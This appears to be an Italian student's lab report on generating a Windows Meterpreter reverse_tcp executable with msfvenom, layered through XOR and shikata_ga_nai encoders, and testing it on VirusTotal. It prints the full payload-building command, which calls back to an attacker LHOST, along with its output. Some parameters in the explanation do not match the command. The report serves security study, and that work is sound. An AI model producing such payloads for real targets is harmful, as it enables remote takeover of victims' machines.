Relazione Malware

Nella seguente immagine con il comando specifico possiamo vedere le liste dei vari encoder:

- **msfvenom -l encoders**

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -l encoders

Framework Encoders [--encoder <value>]
======================================

    Name                            Rank       Description
    ----                            ----       -----------
    cmd/base64                      good       Base64 Command Encoder
    cmd/brace                       low        Bash Brace Expansion Command Encoder
    cmd/echo                        good       Echo Command Encoder
    cmd/generic_sh                  manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                         low        Bourne ${IFS} Substitution Command Encoder
    cmd/perl                        normal     Perl Command Encoder
    cmd/powershell_base64           excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq               manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                   manual     The EICAR Encoder
    generic/none                    normal     The "none" Encoder
    mipsbe/byte_xori                normal     Byte XORi Encoder
    mipsbe/longxor                  normal     XOR Encoder
    mipsle/byte_xori                normal     Byte XORi Encoder
    mipsle/longxor                  normal     XOR Encoder
    php/base64                      great      PHP Base64 Encoder
    ppc/longxor                     normal     PPC LongXOR Encoder
    ppc/longxor_tag                 normal     PPC LongXOR Encoder
    ruby/base64                     great      Ruby Base64 Encoder
    sparc/longxor_tag               normal     SPARC DWORD XOR Encoder
    x64/xor                         normal     XOR Encoder
    x64/xor_context                 normal     Hostname-based Context Keyed Payload Encoder
    x64/xor_dynamic                 normal     Dynamic key XOR Encoder
    x64/zutto_dekiru                manual     Zutto Dekiru
    x86/add_sub                     manual     Add/Sub Encoder
    x86/alpha_mixed                 low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper                 low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower    manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower          manual     Avoid UTF8/tolower
    x86/bloxor                      manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/bmp_polyglot                manual     BMP Polyglot
    x86/call4_dword_xor             normal     Call+4 Dword XOR Encoder
    x86/context_cpuid               manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat                manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time                manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                   normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov                 normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive           normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                    low        Non-Alpha Encoder
    x86/nonupper                    low        Non-Upper Encoder
    x86/opt_sub                     manual     Sub Encoder (optimised)
    x86/service                     manual     Register Service
    x86/shikata_ga_nai              excellent  Polymorphic XOR Additive Feedback Encoder
    x86/single_static_bit           manual     Single Static Bit
    x86/unicode_mixed               manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_upper               manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
    x86/xor_dynamic                 normal     Dynamic key XOR Encoder
    x86/xor_poly                    normal     XOR POLY Encoder
```

Dopo aver utilizzato il comando per la ricerca di un encoder specifico, utilizziamo il comando per caricare il nostro payload:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.154 LPORT=5959 -a x86 --platform windows -e x86/countdown -i 150 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 250 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f exe -o thanos.exe

- **msfvenom**: Il comando utilizzato per generare payloads.
- **-p windows/meterpreter/reverse_tcp**: Specifica il payload (TCP)
- **LHOST=192.168.1.23**:
  Indirizzo IP dell'attaccante dove il payload tenterà di connettersi
- **LPORT=5959**:
  Porta che l'attaccante utilizzerà per ascoltare la connessione inversa
- **-a x86**: Architettura del payload, in questo caso x86 (32 bit).
- **--platform windows**: Piattaforma target, in questo caso Windows.
- **-e x86/shikata_ga_nai**:
- Codifica il payload utilizzando l'encoder shikata_ga_nai, noto per essere un encoder polimorfico
- **-i 100**: Indica il numero di iterazioni di codifica da applicare (100 iterazioni).
- **-f raw**: Formato di output, in questo caso raw (grezzo), senza nessun wrapper.

Per far si che il comando sia eseguito e quindi essere poter analizzato su Virus Total, e che ci restituisca risultati veritieri, dobbiamo inserire **-f exe**


x86/shikata_ga_nai -i 200 **-f exe** -o thanos.exe

Una volta eseguito il comando msfvenom, possiamo notare alla fine del caricamento, il file **thanos.exe**

```
x86/shikata_ga_nai succeeded with size 36800 (iteration=191)
x86/shikata_ga_nai succeeded with size 36829 (iteration=192)
x86/shikata_ga_nai succeeded with size 36858 (iteration=193)
x86/shikata_ga_nai succeeded with size 36887 (iteration=194)
x86/shikata_ga_nai succeeded with size 36916 (iteration=195)
x86/shikata_ga_nai succeeded with size 36945 (iteration=196)
x86/shikata_ga_nai succeeded with size 36974 (iteration=197)
x86/shikata_ga_nai succeeded with size 37003 (iteration=198)
x86/shikata_ga_nai succeeded with size 37032 (iteration=199)
x86/shikata_ga_nai chosen with final size 37032
Payload size: 37032 bytes
Final size of exe file: 73802 bytes
Saved as: thanos.exe
```

Una volta caricato il nostro file malevolo (malware – malicious software), possiamo utilizzare il tool per la scansione ed identificazione dei virus, Virus Total, scegliamo il nostro programma malevolo da caricare: **thanos.exe**

Dopo aver caricato il file malevolo thanos.exe, e facendo partire, l'analisi, si può notare come dopo essere stato analizzato, Virus Total, trova 59 file malevoli su 72 analizzati del programma exe



7/10/2024 **Christian Vagnoni**